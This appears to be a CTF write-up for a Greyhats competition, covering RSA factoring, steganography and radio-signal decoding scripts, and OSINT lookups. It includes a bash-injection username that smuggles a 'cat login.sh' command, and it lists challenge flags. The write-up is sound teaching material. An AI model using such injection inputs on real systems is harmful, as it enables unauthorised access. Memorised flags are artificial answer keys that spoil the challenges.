
Hence, probably,

$$b*c*d = \gcd(A, 2^{(phi/p)} \bmod A)$$

And we can get a by taking a=(A / (b*c*d))

Hence, if we can find a prime factor with multiplicity 1 of phi, then we can find one of the 4 primes a,b,c,d.

We go into factordb.com to (partially) factorise phi



226367641780098164857743655929965858736843872146056513466985344324781318414018940078568533 Factorize!

Result:		
status (?)	digits	number
CF	2466 (show)	2263676417...40<2466> = 2^4 · 3^2 · 5 · 7 · 11 · 19^2 · 23^2 · 67 · 103 · 163 · 907 · 9001 · 28031 · 62633 · 760117 · 1744650018...59<2428>

And we can see that 5, 7, 11, 67, 103, 163, 907, 9001, 28031, 62633, 760117 are all prime factors with multiplicity 1. We use the method above to find one of the 4 primes for each of these factors to find all the primes a,b,c,d.

Misc

Strings

Download the image and run **strings greycat.jpg** in any unix environment to obtain the flag.

Bash Injection

Enter **" " "; cat login.sh; echo "** as the username and blank password to get the flag greyhats{86sh_1n73ct10n_y6333}.

Sanity Check

Just submit the flag greyhats{are_you_ready_for_online_classes}.

Reading the Channel

Read the CTF rules
CTF Rules
1. ALL flags in this CTF are in the form of 'greyhats{.....}'
E.g. greyhats{1_h4ve_read_da_rules_and_4gr33} (Hint hint)

Feedback

Do the feedback form.

Smoke and Mirrors

Find the hidden message by taking the least significant bit of the first 11392 pixels. The output file is an executable. Run it (or use strings on it) to find the flag.

Flag: greyhats{m0r3_th6n_m33t5_the_3y3_189794872}

smoke.py

```
from PIL import Image

im = Image.open('image.png')
pix = im.load()
f = open('out', 'wb')

counter = 0
curbyte = 0
bytecount = 0
done = False
```


```
for i in range(im.height):
    if done:
        break
    for j in range(im.width):
        counter += 1
        curbyte *= 2
        curbyte += pix[j, i] % 2

        if counter == 8:
            f.write(bytes([curbyte]))
            counter = 0
            curbyte = 0
            bytecount += 1

        if bytecount == 11392:
            done = True
            f.close()
            break
```

Radio

Query the amplitude every (period / 32) seconds and plot the amplitude curve, turns out every four bits is repeated for four periods and there are 368 periods in total (34 byte message).

For the next run, query the amplitude at 0.25, 0.5 periods to find c = A * sin(phi + 90) = A * cos(phi) and d = A * sin(phi + 180) = -A * sin(phi) where phi is the phase of the first four bits and A is the maximum amplitudes.

We know the first four bits is 0x6, so c^2 + d^2 = A^2 = 10a^2 where a is as shown in the diagram below:



Within the same execution, query at 4k + 0.25 and 4k + 0.5 periods for each k to find the corresponding values of c and d. Using these values (allowing for some error) we can determine the message in its entirety.

Flag: greyhats{IT5_e45Y_70_S3nD_D@T4_W17l_RaD10w4ve}

radio.py:

```
import socket
import re
from math import floor

host = "challs1.nusgreyhats.org"
port = 5213

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

init_message = s.recv(4096).decode("utf8")
freq_capture = r"Frequency = (\b[0-9]+\.[0-9]+\b)"
freq = float(re.search(freq_capture, init_message).group(1))

input_str = ""
periods = 368

for i in range(periods // 4):
    # each word is repeated for 4 periods
    mult1 = 4 * i + 0.25
    mult2 = 4 * i + 0.5
    input_str += str(mult1 / freq) + " " + str(mult2 / freq) + " "

s.send(bytes(input_str + "\n", "utf8"))

recv_message = ""
while True:
    chunk = s.recv(8192).decode("utf8")
    if not chunk:
        s.close()
        break
    recv_message += chunk

res = recv_message.split("\n")[1].split(" ")

# find unit amplitude first
sin_t0 = float(res[0])
cos_t0 = float(res[1])
unit_amp_sq = (sin_t0 * sin_t0 + cos_t0 * cos_t0) / 5 # amplitudes are
multiples of 1, 5 or 10

msg = [6]

for i in range(1, periods // 4):
    sin_res = float(res[2 * i])
    cos_res = float(res[2 * i + 1])

    amp_sq = sin_res * sin_res + cos_res * cos_res
    amp_mult = amp_sq / unit_amp_sq

    bits = -1
    # remember that we shifted forward by 1/4 a period
    if amp_mult < 3: # values 5, 7, c, e
        if sin_res < 0:
            bits = 5 if cos_res < 0 else 7
        else:
            bits = 13 if cos_res < 0 else 15
    elif amp_mult < 7.5:
        if abs(sin_res) > abs(cos_res): # values 1, 3, 9, 11
            if sin_res < 0:
                bits = 1 if cos_res < 0 else 3
            else:
                bits = 9 if cos_res < 0 else 11
        else: # values 4, 6, 12, 14
            if sin_res < 0:
                bits = 4 if cos_res < 0 else 6
            else:
                bits = 12 if cos_res < 0 else 14
    else: # values 0, 2, 8, 10
        if sin_res < 0:
            bits = 0 if cos_res < 0 else 2
        else:
            bits = 8 if cos_res < 0 else 10

    msg.append(bits)

key = ""
for bits in msg:
    key += format(bits, 'x')

print(bytearray.fromhex(key).decode())
```

OSINT

Stalking 1

Lookup the metadata of the image to see the username of the author: **situpright899**.

Stalking 2

Use any username search (https://instantusername.com/ works) and find a Tiktok account with that username (which has since been deleted). The profile page contains the birthdate and name of the user.

Stalking 3

Use the dig tool.
https://www.digwebinterface.com/?hostnames=sitdownnow.tk&type=TXT&ns=resolver&useresolver=8.8.4.4

Flag: greyhats{7h15_1Nf0Rm4T10n_1s_4vA1l4bl3_T0_Th3_PuBlic}